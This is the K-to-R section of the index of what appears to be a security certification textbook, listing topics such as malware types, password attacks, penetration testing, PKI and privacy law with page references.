key stretching, G-15, 65
keyless lock, 201
keyloggers, G-15, 375
kill chain, G-15–16, 332–333
KMIP. *see* Key Management Interoperability Protocol (KMIP)
KMS. *see* key management systems (KMS)
knowledge-based authentication, 89
known environment penetration testing, 239, 464
KPI. *see* key performance indicator (KPI)
KRA. *see* key recovery agent (KRA)
KRACK attack, 215, 392
KRI. *see* key risk indicator (KRI)

L

LAN. *see* local area network (LAN)
Lansweeper, 173
laptops, full disk encryption and, 278
LastPass password manager, 73
lateral movement, G-16, 387, 397
law enforcement agencies, 422
layers
    firewall, 125–126
        layer 1 (inline) firewall, 119
        layer 2 (bridged) firewall, 119
        layer 3 (routed) firewall, 118
        layer 4 firewall, G-16, 120
        layer 7 firewall, G-16, 121
    load balancers
        layer 4, 126
        layer 7 (content switch), 126
    network infrastructure, 101–106, 108
LDAP. *see* Lightweight Directory Access Protocol (LDAP)
LDAP Secure (LDAPS), 304, 307–308
least privilege permission assignments, 83–84

least privilege principle, G-16, 253
legacy systems, 212, 430
legal agreements, 457–458
  detailed agreements, 457
  initial agreements, 457
  questionnaires, 458
  rules of engagement, 458
legal data, G-16, 471
legal environment, 417–420
  "best practice" mandate, 417
  California Consumer Privacy Act, 418
  Computer Security Act, 417
  due diligence, 417
  Federal Information Security Management Act, 417
  General Data Protection Regulation, 418
  global law, 418
  personal data, 418
  regulations and industry laws, 418–420
    cybersecurity regulations, 419–420
    industry-specific cybersecurity laws, 419
    local or regional, 419
    in the United States, 418
  Sarbanes-Oxley Act, 417
legal evaluation, in incident response, 330
legal hold, G-16, 341
lessons learned, in incident response, 329, 335–336
lessons learned report (LLR), G-16, 335
Let's Encrypt, 48
level of sophistication/capability, G-16, 17
liability, 480
lighting, G-16, 199
Lightweight Directory Access Protocol (LDAP), G-16, 90, 307
  injection, 404
likelihood of risk, G-16, 446
links, 101
Linux
  absolute mode, 284
  authentication, 90
  benchmarks, 252
  chmod command, 283
  discretionary access control, 81
  logs, 350
  OpenSSL cryptographic software library, 211
  patch management, 279
  permissions, 283–284
  Security Onion, 266–267
  SELinux, 285–286
  sudo command, 87
  syslog, 349
  Volatility framework, 342
  vulnerabilities, 210, 211
listener/collector, G-16, 359
live acquisition, 343
"live off the land" techniques, 374, 376
Lizard System's Wi-Fi Scanner tool, 255
LLR. *see* lessons learned report (LLR)
load balancers, G-16, 125–127
  architecture, topology of clustered, 190
  layer 4, 126
  layer 7 (content switch), 126
  persistence, 127
  responsiveness, 152
  scheduling, 126
  session affinity, 126
load testing, 189
LOC attack. *see* low-observable characteristics (LOC) attack
local area network (LAN), 101
local network vectors, 25
local regulations and industry laws, 419
local replication, 148
Local Security Authority Subsystem Service (LSASS), 89, 394–395
local sign-in, Windows, 89
location services, 86, 294–295
  geofencing and camera/microphone enforcement, 295
  global positioning system, 294
  GPS tagging, 295
  Indoor Positioning System, 294
  privacy concerns, 295
  restricting device permissions, 294, 295
location-based authentication, 74
location-based policies, 86
Lockheed Martin, 332
locks
  access badges, 202
  access control vestibule (mantrap), 202
  biometric, 201
  cable, 202
  electronic, 201
  generic examples of, 201
  physical, 201
log aggregation, G-16, 359
log data, G-16, 348–349
logic bombs, G-16, 379
logical ports, 287
logical segmentation, G-16, 104
logical token, 92
login, 70
logistics, 160
logs
  data, 348–349
  log only, in alert tuning, 361
  missing, 382
  monitoring systems and applications, 364
  out-of-cycle logging, 382
  review, 244
  in secure configuration, 253, 254
LoJax vulnerability, 213
lookalike domain, 33
low-observable characteristics (LOC) attack, 374
LSASS. *see* Local Security Authority Subsystem Service (LSASS)
LulzSec, 20
lure, G-16, 26
lure-based vectors, 26–27
  document files, 27
  executable file, 26
  image files, 27
  removable device, 26

M

MAC. *see* Mandatory Access Control (MAC); media access control (MAC)
MAC filtering. *see* Mandatory Access Control filtering (MAC filtering)
machine learning (ML), G-16, 362
machine-readable definition files, 151
macOS
  benchmarks, 252
  logs, 350
  vulnerabilities, 210, 211
macro virus, 373
"Magic Quadrant" reports, 280
mail delivery agent (MDA), 355
mail transfer server, 100
mail user agent (MUA), 355
maintenance windows, 427
malicious activity indicators, 380–382
  account compromise, 382
  blocked content, 381
  file system, 381
  logging, 382
  resource consumption, 380
  resource inaccessibility, 381
  sandbox execution, 380
malicious code indicators, 397
malicious process, G-16, 373
malicious update, G-16–17, 222
Mallory, 38
Maltego, 236
malware, G-17, 269, 270
  attack indicators, 372–384
    backdoors, 376–377
    crypto-malware, 378–379
    fileless malware, 374
    indicator of compromise, 379–380
    keyloggers, 375
    logic bombs, 379
    malicious activity indicators, 380–382
    malware classification, 372–373
    ransomware, 378
    remote access Trojans, 376
    rootkits, 377
    solutions, S-20–21
    spyware, 375
    tactic, technique, or procedure, 379–380
    viruses, 373
    worms, 374
  Bluetooth connection methods, 298–299
  Bluetooth worms and application exploits, 298–299
  classification, 372–373
    payload, 373
    potentially unwanted programs, 372
    Trojans, 372
    viruses and worms, 372
  endpoint detection and response, 279
  endpoint security breach, 281
  eradication and recovery, 334–335
    notifying affected parties, 335
    reaudit security controls, 335
    reconstitution of affected systems, 334
    reinstallation, 335
  operating system security, 274, 275
  segmentation, 276
  signature-based detection, 277
  update repositories, 279
  USB sticks infected with, 287
  workstations, 275
managed detection and response (MDR), 280
managed services provider (MSP), 28
ManageEngine, 173
management information base (MIB), 308
management plane, 152
managerial security control, 8–9
Mandatory Access Control (MAC), 81–82
  address, 254, 258
  limiting, 109
Mandatory Access Control filtering (MAC filtering), G-17, 109
Mandiant, 20
Mandiant's FireEye, 236
maneuver, G-17, 338
mantrap (access control vestibule), 202
manual inventory, 173
mapping course content
  general security concepts, A-1–4
  security architecture, A-8–11
  security operations, A-11–18
  security program management and oversight, A-18–22
  threats, vulnerabilities, and mitigations, A-4–8
masking, 482
Massachusetts 201 CMR 17.00, 419
master service agreement (MSA), G-17, 457
maximum tolerable downtime (MTD), G-17, 187, 449
MBSA tool. *see* Baseline Security Analyzer (MBSA) tool
MD5. *see* Message Digest Algorithm v5 (MD5)
MDA. *see* mail delivery agent (MDA)
MDM. *see* mobile device management (MDM)
MDR. *see* managed detection and response (MDR)
mean time between failures (MTBF), G-17, 451
mean time to repair/replace/recover (MTTR), G-17, 451
media access control (MAC), 101
media encryption, removable, 287
medical devices, as embedded system, 158
MEF. *see* mission essential function (MEF)

Meltdown vulnerability, 213
Memorandum of Agreement (MoA), G-17, 457
memorandum of understanding (MoU), G-17, 457
memory dump, 342
memory injection, G-17, 221
memory management, 322
memory resident, 373
Message Analyzer tool, 355
message digest, 42
Message Digest Algorithm v5 (MD5), G-17, 43, 68, 215, 344, 393
message transfer agent (MTA), 355
message-based vectors, 27
    email, 27
    instant messaging, 27
    short message service, 27
    web and social media, 27
metadata, G-17, 355–356
    in e-discovery, 345
    email, 355–356
    event, 349
    file, 355
    uploaded to social media sites, 355
MetaGeek inSSIDer, 392
Metasploit Meterpreter remote access tool, 375
metrics, 496
MFA. *see* multifactor authentication (MFA)
MIB. *see* management information base (MIB)
Micro Secure Digital (SD) card slot, 294
microphone enforcement, geofencing and, 295
MicroSD HSM, 294
microservices, G-17, 150
Microsoft. *see also* Windows
    App-V product, 148
    Baseline Security Analyzer (MBSA) tool, 276
    DNS server, 314
    Group Policy, 252
    Hyper-V, 177
    MS17-010 update, 211
    procurement management, 28
    Remote Connectivity Analyzer, 355
    Remote Desktop Protocol, 134
    SDL, 148
    Server Message Block 3.1.1 (SMBv3) protocol, 220
    Server Message Block (SMB) protocol, 211
    volume encryption, 61
Microsoft 365, 185, 484
Microsoft Active Directory, 89, 91, 93, 94, 307
Microsoft Azure Information Protection, 472
Microsoft Azure SQL Database, 144
Microsoft Azure Virtual Machines, 145
Microsoft Cloud App Security, 227
Microsoft Intune, 173
Microsoft Office 365, 144
Microsoft Office documents with VBA code enabled, 373
Microsoft Outlook, 311, 373
Microsoft Security Compliance Manager, 276
Microsoft System Center Configuration Manager (SCCM)/Endpoint Manager, 279, 288
Microsoft Teams, 185
microwave sensors, 205
mine, 379
misconfiguration vulnerabilities, 214–215
MISP threat-sharing platform, 235
missing logs, G-17, 382
mission essential function (MEF), G-17, 445, 449
MITRE ATT&CK database, 380, 413
MITRE Corporation, 20
ML. *see* machine learning (ML)
MoA. *see* Memorandum of Agreement (MoA)
MOBIKE multihoming, 134
mobile data connections, 296
mobile device hardening, 292–301
    Bluetooth connection methods, 298–299
    cellular/mobile data connections, 296
    full device encryption and external media, 294
    global positioning system, 296
    location services, 294–295
    mobile device management, 293
    near-field communication, 300
    solutions, S-16
    techniques, 292–294
    Wi-Fi and tethering connection methods, 297
mobile device management (MDM), G-17, 173, 218, 293
mobile devices
    deployment models, 292–293
    full disk encryption and, 278
mobile OS encryption software, 294
mobile payment services, 300
mobile technology, deperimeterization and, 164
MobileIron, 173
ModSecurity WAF, 127
monitoring/asset tracking, G-17, 173
    capabilities, 322–323
    compliance, 481
    endpoint hardening, 284–285
    endpoint protection, 288
    infrastructure, 362–363
        NetFlow, 363
        network monitors, 362
    in secure configuration, 253, 254
    security awareness training lifecycle, 495–496
    systems and applications, 364–365
        antivirus scan software, 364

application and cloud monitors, 364
data loss prevention, 365
logs, 364
system monitor, 364
testing, 189
vulnerability scanners, 364
motion recognition, 204
motion-based alarm, 204
motivations of threat actors, 17–19
chaotic, 18
data exfiltration, 18
disinformation, 18
financial, 18
political, 19
service disruption, 18
MOU. *see* memorandum of understanding (MoU)
Mozilla Thunderbird, 311
MS08-067 vulnerability, 211
MS17-010 update, 211
MSA. *see* master service agreement (MSA)
MSP. *see* managed services provider (MSP)
MTA. *see* message transfer agent (MTA)
MTBF. *see* mean time between failures (MTBF)
MTD. *see* maximum tolerable downtime (MTD)
MTTR. *see* mean time to repair/replace/recover (MTTR)
MUA. *see* mail user agent (MUA)
multi-cloud architectures, G-17, 142
multi-cloud strategies, 193–194
multifactor authentication (MFA), G-17, 73–74
biometric or inherence factor, 73
location-based authentication, 74
ownership factor, 73, 76, 77
privileged access management, 87
multipartite, 373
multi-tenant architecture, 143
multi-tenant (or public) cloud, 142
mutual authentication, 93

N

NAC. *see* network access control (NAC)
NAS device, 259
NAT. *see* network address translation (NAT)
national cybersecurity agencies, 422
National Institute of Standards and Technology (NIST), G-17–18, 3
benchmarks, 252
Cybersecurity Framework, 3, 240
800-53 framework requirements, 366
internal assessments required by, 462
National Initiative for Cybersecurity Education, 11, 490
National Vulnerability Database, 234, 243
password best practices and, 72
Risk Management Framework, 446
security controls classified by, 9
Special Publication 800-61, 413
Special Publication 800-63, 415
Special Publication 800-82, 160
standardized configuration baselines, 285
Triple DES deprecated by, 215
zero trust architecture framework, 163, 165
National Vulnerability Database (NVD), 234, 243
nation-state actors, G-17, 20
NBAD. *see* network behavior and anomaly detection (NBAD)
NDAs. *see* non-disclosure agreements (NDAs)
near-field communication (NFC), G-18, 76, 202, 257, 300, 386
NERC. *see* North American Electric Reliability Corporation (NERC)
Nessus, 173, 231, 242
NetApp, 177
NetFlow, G-18, 363
network access control (NAC), G-18, 251, 260–261
network address translation (NAT), 134
Network and Information Systems (NIS) Directive, 418, 420
network attack, G-18, 386–387
command and control, beaconing, and persistence, 387
credential harvesting, 386
data exfiltration, 387
denial of service, 386
lateral movement, pivoting, and privilege escalation, 387
reconnaissance, 386
weaponization, delivery, and breach, 386
network attack indicators, 385–407
application attacks, 399–400
credential replay attacks, 394–395
cryptographic attacks, 396–397
denial of service attacks, 387–388
domain name system attacks, 390–391
forgery attacks, 401–403
injection attacks, 403–406
malicious code indicators, 397
network attacks, 386–387
on-path attacks, 389–390
password attacks, 393–394
physical attacks, 385–386
replay attacks, 400–401
solutions, S-21
wireless attacks, 391–392

network behavior and anomaly detection (NBAD), G-18, 268
network data sources, 352–353
firewall logs, 352–353
IPS/IDS logs, 353
network logs, 352
network functions virtualization (NFV), G-18, 153
network infrastructure, 101–102
network logs, G-18, 352
network monitoring, G-18, 362
network scanning, 173
network security, zero trust architectures and, 164
network security appliances, 115–128
device attributes, 116–118
device placement, 115–116
firewalls, 118–119
intrusion detection systems, 123–124
layer 4 firewall, 120
layer 7 firewall, 121
load balancers, 125–127
next-generation firewall, 125
OPNsense firewall appliance, 120, 121
proxy servers, 121–123
solutions, S-9
stateful inspection firewall, 120, 121
stateless firewall, 120
unified threat management, 125
web application firewall, 127
network security baselines, 252–262
benchmarks, 252
configuration management tools, 252
hardening concepts, 253
network access control, 260–261
routers, 253
server hardware and operating systems, 253–254
solutions, S-15
switches, 253
Wi-Fi authentication, 258–259
advanced authentication, 258–259
Remote Authentication Dial-In User Service, 259
WPA2 pre-shared key authentication, 258
WPA3 person authentication, 258
wireless encryption, 256–257
Wi-Fi Protected Access 3, 257
Wi-Fi Protected Setup, 256–257
wireless network installation considerations, 254–255
heat maps, 255
site surveys, 254–255
wireless access point placement, 254
network security capability enhancement, 263–271
access control lists, 263–265
screened subnet, 265
intrusion detection systems, 265–266
intrusion prevention systems, 266–267
solutions, S-15
web filtering, 269–270
agent-based filtering, 269
benefits of, 269
block rules, 270
centralized, 269–270
content categorization, 270
issues related to, 270
reputation-based filtering, 270
URL scanning, 269–270
network segmentation, zero trust architectures and, 164
network sign-in, Windows, 89
Network Time Protocol (NTP), 352
network traffic analysis (NTA), 268, 464
network vectors, 25–26
local, 25
remote, 25
unsecure networks, 25–26
network visibility, zero trust architectures and, 164
network vulnerability scanner, 232
network vulnerability tests (NVTs), 242–243
neutral risk appetite, 448
New Technology File System (NTFS), 178
New York Department of Financial Services (DFS) Part 500 Cybersecurity Regulation, 419
next-gen A-V, 364
next-generation firewall (NGFW), G-18, 125
NFC. *see* near-field communication (NFC)
NFV. *see* network functions virtualization (NFV)
NGFW. *see* next-generation firewall (NGFW)
“nines” term, 187
NIS Directive. *see* Network and Information Systems (NIS) Directive
NIST. *see* National Institute of Standards and Technology (NIST)
Nmap, 173
no authentication, 307
nodes, 101, 190
Nohl, Karsten, 286
noise detection alarm, 204
noncompliance, impacts of, 479
non-credentialed scan, G-18, 232–233
non-disclosure agreements (NDAs), G-18, 457, 471
non-human-readable data, G-18, 471
non-repudiation, G-18, 2, 344
non-resident/file infector, 373
non-transparent proxy servers, G-18, 122
nonvolatile storage, 342

North American Electric Reliability Corporation (NERC), 419
NT LAN Manager authentication (NTLM authentication), G-18, 89, 394, 395
NTA. *see* network traffic analysis (NTA)
NTFS. *see* New Technology File System (NTFS)
NTP. *see* Network Time Protocol (NTP)
NVD. *see* National Vulnerability Database (NVD)
NVTs. *see* network vulnerability tests (NVTs)

O

OAuth. *see* open authorization (OAuth)
Obad Android Trojan malware, 299
obfuscation, G-18, 66, 483
object detection, 204
observations, in security awareness training, 496
OCSP. *see* online certificate status protocol (OCSP)
OEMs. *see* original equipment manufacturers (OEMs)
offboarding, G-18, 414
offensive penetration testing, G-18, 465
offline password attack, 393
off-site backups, G-18, 176
O.MG cable, 286
onboarding, G-18, 412–413
one-time password (OTP), G-18, 76
The Onion Router (TOR), 147, 237
online certificate status protocol (OCSP), G-18–19, 54
online password attack, 393
on-path attack, G-19, 25, 300, 389–390
on-premises network, G-19, 102
on-site backups, G-19, 176
OOB management. *see* out-of-band (OOB) management
Opal Storage Specification, G-19, 278
open authorization (OAuth), G-19, 96
open public ledger, G-19, 66
open service port, 26
Open Source Security Automation (OSSA), 413
Open Systems Interconnection (OSI), 101–102
Open Threat Exchange (OTX), 234
Open Vulnerability and Assessment Language (OVAL), 365
OpenSCAP, 252
open-source intelligence (OSINT), G-19, 236–237, 464
open-source threat feeds, 235
OpenSSH, 135
OpenSSL cryptographic library, 215
OpenStack, 145
OpenVAS, 173, 231, 232
  plug-ins, 242–243
operating system (OS)
  fingerprinting, in active reconnaissance, 463
  logs, 349–350
  patch management, 279
  security, endpoint hardening and, 274–275
  server hardware, 253–254
  vulnerabilities, 210–219
    cryptographic vulnerabilities, 215–216
    End-of-Life systems, 212
    examples, 211
    firmware vulnerabilities, 213
    jailbreaking, 217
    legacy systems, 212
    misconfiguration vulnerabilities, 214–215
    rooting, 216
    sideloading, 217–218
    solutions, S-13
    virtualization vulnerabilities, 213
    vulnerability types, 212–213
    zero-day vulnerabilities, 214
operation (working), 412
operational security control, 8–9
operational security training, 492
operator fatigue, 435
OPNsense
  filter settings for caching proxy server, 122
  firewall appliance, 120, 121
  firewall rule configuration, 121
  IKE for certificate-based authentication, 133
  open-source security platform, 119
  OpenVPN server, 131
  server certificate, 131
  site-to-site VPN using IPsec tunneling with ESP encryption, 133
  transparent proxy settings for proxy server, 123
opportunistic TLS, 310
Oracle Cloud, 145
Oracle Database, 144
orchestration implementation, 435–436
  complexity, 435
  cost, 436
  ongoing support, 436
  single point of failure, 436
  solutions, S-23
  standard configurations, 436
  technical debt, 436
order of volatility, G-19, 341
Organizational Units (OUs), 285
organized crime, G-19, 21
original equipment manufacturers (OEMs), 28
OS. *see* operating system (OS)
OSI. *see* Open Systems Interconnection (OSI)
OSINT. *see* open-source intelligence (OSINT)
OSSA. *see* Open Source Security Automation (OSSA)

OSSEC, 265, 281
OTP. *see* one-time password (OTP)
OTX. *see* Open Threat Exchange (OTX)
OUs. *see* Organizational Units (OUs)
out-of-band (OOB) management, G-19, 136–137
out-of-cycle logging, G-19, 382
outputs, identifying, 449
outsourcing and contracting, 164
OVAL. *see* Open Vulnerability and Assessment Language (OVAL)
overblocking, 270
overwriting, 180
OWASP CycloneDX, 229
OWASP Dependency-Check, 229
OWASP Dependency-Track, 229
OWASP input validation, 318, 319
OWASP Software Assurance Maturity Model, 318
OWASP Top 10, 318
ownership, in change management, 426
ownership factor, 73, 76, 77

P

P2P. *see* peer-to-peer (P2P) networks
PaaS. *see* platform as a service (PaaS)
package monitoring, G-19, 234
packet analysis, G-19, 354
packet captures, 354
packet filtering firewall, 118, 264
PacketFence Open Source NAC, 261
PACS. *see* physical access control system (PACS)
Padding Oracle On Downgraded Legacy Encryption (POODLE) vulnerability, 216
pairing and authentication, Bluetooth, 299
pairwise master key (PMK), 258
PAKE. *see* Password-Authenticated Key Exchange (PAKE)
Palo Alto Networks Prisma Access, 167
PAM. *see* pluggable authentication module (PAM); privileged access management (PAM)
PANs. *see* personal area networks (PANs)
parallel processing tests, G-19, 195
partially known environment penetration testing, 239, 464, 465
partition encryption, 61
pass the hash (PtH) attack, 395
passive infrared (PIR) sensors, 204
passive reconnaissance, G-19, 464
passive security control, G-19, 116
password attacks, G-19, 393–394
    brute force attack, 393
    dictionary attack, 394
    hybrid password attack, 394
    offline attack, 393
    online attack, 393
    password spraying, 394
password best practices, G-19, 71–72
    password age, 72
    password complexity, 71
    password expiration, 72
    password length, 71
    password reuse and history, 72
password hash, 91, 92
password managers, G-19, 72–73, 416
password spraying, G-19, 394
Password-Authenticated Key Exchange (PAKE), 258
Password-Based Key Derivation Function 2 (PBKDF2), 65
passwordless authentication, G-19, 78
passwords
    account policies, 71–72
    authenticating, 5, 6
    authentication, 71–72
    brute force password guessing, 299
    default, 288
    hardware security, 254
    login, 70
    management training, 491
    one-time password, 76, 77
    passwordless authentication, 78
    resetting, 416
    router security, 253
    salting, 416
    self-encrypting drives, 278
    spraying, 394
    standards, 416
    switch security, 253
    vaulting/brokering, 87
patch availability, 112
patch cables, 102, 104, 109
patch management, G-20, 246, 279
patch management suite, 279
patches/patching, G-20
    cloud security considerations, 156
    installing endpoint protection, 288
    missing, discovering, 279
    patch management suite, 279
    service or application restarts, 429
    software security, 253
payload classifications, 373
Payment Card Industry Data Security Standard (PCI DSS), G-20, 240, 252, 313, 414, 415, 419, 443, 462
PBF. *see* primary business functions (PBF)
PBKDF2. *see* Password-Based Key Derivation Function 2 (PBKDF2)
PCI DSS. *see* Payment Card Industry Data Security Standard (PCI DSS)

PDF documents with JavaScript enabled, 373
PDU. *see* power distribution unit (PDU)
PEAP, 259
peer-to-peer (P2P) networks, 66, 147
penalties, for noncompliance, 480
penetration tester *vs.* attacker, 223
penetration testing, G-20, 238–239, 455, 463–466
  active reconnaissance, 463–464
  continuous pentesting, 466
  defensive penetration testing, 466
  exercise types, 465–466
  integrated penetration testing, 466
  known environment penetration testing, 239, 464
  offensive penetration testing, 465
  partially known environment penetration testing, 239, 464, 465
  passive reconnaissance, 464
  physical penetration testing, 466
  solutions, S-24–25
  steps in, 463
  unknown environment penetration testing, 238, 464, 465
people, authenticating, 6
percent encoding, G-20, 406
perfect forward secrecy (PFS), G-20, 64–65
performance indicators, 496
perimeter network, 265
perimeter security, overdependence on, 109
peripherals, malicious, 299
permissions, G-20, 81
  Bluetooth, 299
  permissions assignment, creating, 85
  restrictions, 294, 295, 483
persistence (load balancing), G-20, 127, 387, 397
persistent storage, 275
personal area networks (PANs), G-20, 297
personal assets, 414
personal data, 418
personal identification number (PIN), G-20, 71, 74, 76, 256–257
Personal Information Protection and Electronic Documents Act (PIPEDA), 418
personal relationships, 455
personally owned devices in the workplace, use of, 489
personnel management, 412
personnel policies, 488–497
  conduct policies, 488–489
  solutions, S-26
  training topics and techniques, 490–494 (*see also* security awareness training)
  user and role-based training, 489–490
persuasive/consensus/liking, 31
PFS. *see* perfect forward secrecy (PFS)
PGP (Pretty Good Privacy), 287
pharming, G-20, 33
phishing, G-20, 32, 304, 311, 312, 313
  campaigns, 493
  simulations, 496
physical access control system (PACS), 202
physical attacks, G-20, 385–386
  brute force physical attack, 385
  environmental attack, 385
  RFID cloning, 385–386
  RFID skimming, 386
physical isolation, 111
physical locks, 201
physical penetration testing, G-20, 466
physical security, 198–206
  alarm systems, 204
  barricades and entry/exit points, 199
  bollards, 199–200
  controls, 8–9, 198
  existing structures, 200–201
  fencing, 199
  gateways and locks, 201–202
  industrial camouflage, 200
  lighting, 199
  physical access control system, 202
  security guards, 203
  sensors, 205
  solutions, S-12–13
  standards, 416–417
  testing, 466
  through environmental design, 199
  video surveillance, 203–204
Pi-hole, 314
PIN. *see* personal identification number (PIN)
PIPEDA. *see* Personal Information Protection and Electronic Documents Act (PIPEDA)
PIR sensors. *see* passive infrared (PIR) sensors
pivoting, G-20, 387, 397
PKCS. *see* public key cryptography standards (PKCS)
PKI. *see* public key infrastructure (PKI)
platform as a service (PaaS), G-20, 144–145
platform diversity, 192
platform-agnostic solutions, 293
plausible deniability, 20
playbooks, G-20, 333, 413
PLCs. *see* Programmable Logic Controllers (PLCs)
pluggable authentication module (PAM), G-20, 90
plug-ins, 242–243, 268
PMK. *see* pairwise master key (PMK)
PNAC. *see* Port-based Network Access Control (PNAC)
point-of-sale (PoS) machines, 300
Point-to-Point Tunneling Protocol (PPTP), G-20, 130

policy, G-20, 410–411
administrator, 166
awareness, teaching, 85
common organizational policies, 410–411
decision point, 166
enforcement, zero trust architectures and, 164
enforcement point, 166
engine, 166
guidelines, 411
handbook training, 491
solutions, S-22
violations, 261, 269
political motivations, of threat actors, 19
PoLP. *see* principle of least privilege (PoLP)
Ponemon Institute, 454
POODLE (Padding Oracle On Downgraded Legacy Encryption) vulnerability, 216
POP. *see* Post Office Protocol (POP)
POP3. *see* Post Office Protocol v3 (POP3)
POP3S. *see* Secure POP (POP3S)
port mirroring (SPAN), G-20, 117
Port-based Network Access Control (PNAC), 109
ports
blocking, 264
filtering/security, 118
scanning, in active reconnaissance, 463
security, 109–110, 253
802.1X and Extensible Authentication Protocol, 109–110
MAC filtering and MAC limiting, 109
in SMTP, 310
PoS machines. *see* point-of-sale (PoS) machines
Post Office Protocol (POP), G-20, 216
Post Office Protocol v3 (POP3), 310–311
potentially unwanted applications (PUAs), 372
potentially unwanted programs (PUPs), G-21, 372
power, 111, 155
power distribution unit (PDU), G-21, 191
power failure, G-21, 111, 118, 186, 191, 192, 362
power redundancy, 191–192
battery backups, 191
dual power supplies, 191
generators, 191
power distribution unit, 191
uninterruptible power supply, 191, 192
power supply units (PSUs), 191
power usage effectiveness (PUE), 155
PowerShell, 373, 374
PPTP. *see* Point-to-Point Tunneling Protocol (PPTP)
preparation, in incident response, G-21, 329–331
communication plan, 330
cyber incident response team, 330
cybersecurity infrastructure, 329
incident response plan, 331
stakeholder management, 330
preservation, 343–344
chain of custody, 344
evidence integrity and non-repudiation, 344
timeline, 343
pre-shared key (PSK), G-21, 134, 257, 258
pressure sensors, 205
pretexting, G-21, 31
Pretty Good Privacy (PGP), 287
preventive security control, G-21, 9, 10, 115
primary business functions (PBF), 449
principals, 91, 92
principle of least privilege (PoLP), 282
prioritization, of remediation efforts, 245
Prisma Access, 167
privacy, 470
dark web and, 238
location services, 295
Privacy Act 1988, 418
privacy data, 474–477
data inventories, 477
data retention, 477
legal implications, 475
ownership of, 476–477
right to be forgotten, 476
roles and responsibilities, 475–476
private CAs, 48
private cloud, G-21, 142
private key, G-21, 41–42
private/personal data, 472
privilege escalation, G-21, 387, 399–400
privilege management, 416
privileged access management (PAM), G-21, 87
probability of risk, G-21, 446
procedure, in TTP, 379
procedures, G-21, 412–414
background checks, 412
change management, 413
offboarding, 414
onboarding, 412–413
personnel management, 412
playbooks, 413
solutions, S-22
process audits, 240
process flow, identifying, 449
processor, 423
procurement, G-1, 28, 173–174
profiles, 85
Programmable Logic Controllers (PLCs), 159
project management tools, 185
project stakeholders, G-21, 426
proof-of-concept Bluetooth worms and application exploits, 298
proprietary information, G-21, 472
proprietary threat feeds, 235
protect, in NIST Cybersecurity Framework, 3
protocol ID/type, 118

provenance, G-21, 343
provisioning, G-21, 84–85, 433
creating permissions assignment, 85
identity proofing, 84
issuing credentials, 84
issuing hardware and software assets, 84
teaching policy awareness, 85
proximity reader, G-21, 201
proxy servers, G-21, 121–123
application-aware, 121
forward, 122–123, 227
non-transparent, 122
rebuilding, 121
reverse, 123, 227
transparent, 122–123
pseudo RNG (PRNG) software, 55, 56
PSK. *see* pre-shared key (PSK)
PSUs. *see* power supply units (PSUs)
PtH attack. *see* pass the hash (PtH) attack
PUAs. *see* potentially unwanted applications (PUAs)
public (or multi-tenant) cloud, G-21, 142
public (unclassified) data, 472
public key, G-21, 41–42, 136
public key authentication, 135
public key cryptography standards (PKCS), 45, 49
public key infrastructure (PKI), G-21, 47–59
certificate authorities, 47–48
certificate revocation, 53–54
certificate signing requests, 51
cryptoprocessors, 55–57
digital certificates, 49
key escrow, 57
key management, 55
root of trust model, 49–50
secure enclaves, 57
solutions, S-5
subject name attributes, 52–53
public relations, in incident response, 330
public-facing application servers, 107
publicity impact, of incident response, 332
publish period, of CRL, 54
PUE. *see* power usage effectiveness (PUE)
Puppet, 252
PUPs. *see* potentially unwanted programs (PUPs)
PuTTY SSH client, 135

Q

QR codes. *see* quick response (QR) codes
qualitative risk analysis, G-22, 442
quantitative risk analysis, G-22, 441–442
quarantine, 485
Quark Matter UEFI, 377
questionnaires, G-22, 458
quick response (QR) codes, 77, 257
quizzes, in security awareness training, 495

R

race condition vulnerabilities, G-22, 220
radio frequency identification (RFID), G-22, 202, 204, 300
cloning, 385–386
skimming, 386
RADIUS. *see* Remote Authentication Dial-In User Service (RADIUS)
range checks, 319
ransomware, G-22, 176, 211, 373, 378
Rapid7 InsightIDR, 281
RAT. *see* remote access Trojan (RAT)
RBAC. *see* role-based access control (RBAC)
RCE. *see* remote code execution (RCE)
RCSA. *see* Risk and Control Self-Assessment (RCSA)
RDP. *see* Remote Desktop Protocol (RDP)
reaction times, G-22, 435
Read (r), in Linux, 283
real-time operating systems (RTOS), G-22, 159
examples, 159
hardening, 289, 290
risks associated with, 159
reconnaissance, G-22, 386
active, 463–464
passive, 464
Recon-ng, 236
Recorded Future, 234, 236
record-level encryption, 62
recovery, G-22, 334
ease of, 111, 154
in incident response, 334–335
in NIST Cybersecurity Framework, 3
time, of incident response, 332
validation, 176–177
recovery point objective (RPO), G-22, 450–451
recovery time objective (RTO), G-22, 449
recruitment (hiring), 412
Red Teaming, 465
redundancy, G-22, 187
fault tolerance, 187
strategies, 182–197
capacity planning, 183–184
capacity planning risks, 184–186
clustering, 189–190
continuity of operations, 182–184
deception technologies, 194
defense in depth, 192
disruption strategies, 194
high availability, 186–189
multi-cloud strategies, 193–194
platform diversity, 192
power redundancy, 191–192
resiliency, testing, 195–196

solutions, S-12
vendor diversity, 192–193
testing, high availability and, 189
Regional Internet Registries, 316
regional regulations and industry laws, 419
regional replication, 148
registry settings, 275–276
regular expressions (regex), 319
regulated data, G-22, 470
regulations and industry laws, 418–420
cybersecurity regulations, 419–420
industry-specific cybersecurity laws, 419
local or regional, 419
national, 418
regulatory agencies, 422
regulatory assessments, 462
relying party, 78
remediation practices, 246–247
compensating controls, 247
cybersecurity insurance, 246
exceptions and exemptions, 247
patching, 246
segmentation, 246
remote access architecture, G-22, 129–130
remote access management channel, 136
remote access networking, 129
remote access Trojan (RAT), G-22, 373, 376
remote access VPN, 129–130, 134
Remote Authentication Dial-In User Service (RADIUS), G-22, 110, 258, 259
remote code execution (RCE), G-22, 211, 399
remote desktop, 134
software, 185
Remote Desktop Protocol (RDP), G-22, 134
remote journaling, 178
remote network vectors, 25
remote sign-in, Windows, 89
remote vectors, 26
remote work
deperimeterization and, 163–164
plans, 184
technologies and software associated with, 185
removable device, 26
removable media and cable training, 491
removable media encryption, 287
renewable power sources, 191
replay attack, G-22, 400–401
replication, G-22, 148, 178
reporting, G-22–23, 344–345
in alerting and monitoring activities, 360–361
e-discovery suites, 345
ethical principles, 344
in rules of engagement, 458
security awareness training lifecycle, 495–496
structures, alternative, 184–185
vulnerability, 247–248
reports, automated, 348
representational state transfer (REST), G-23, 96
reputational threat intelligence, G-23, 235
reputation-based filtering, 270
request for change (RFC), 426
re-scanning, for validating vulnerability, 247
research, dark web and, 238
residual risk, G-23, 445
resilience, G-23, 111
resiliency, testing, 195–196
documentation, 196
failover tests, 195
parallel processing tests, 195
simulations, 195
tabletop exercises, 195
resilient architecture concepts, 147–148
cloud architecture features, 154
high availability, 148
high availability across zones, 148
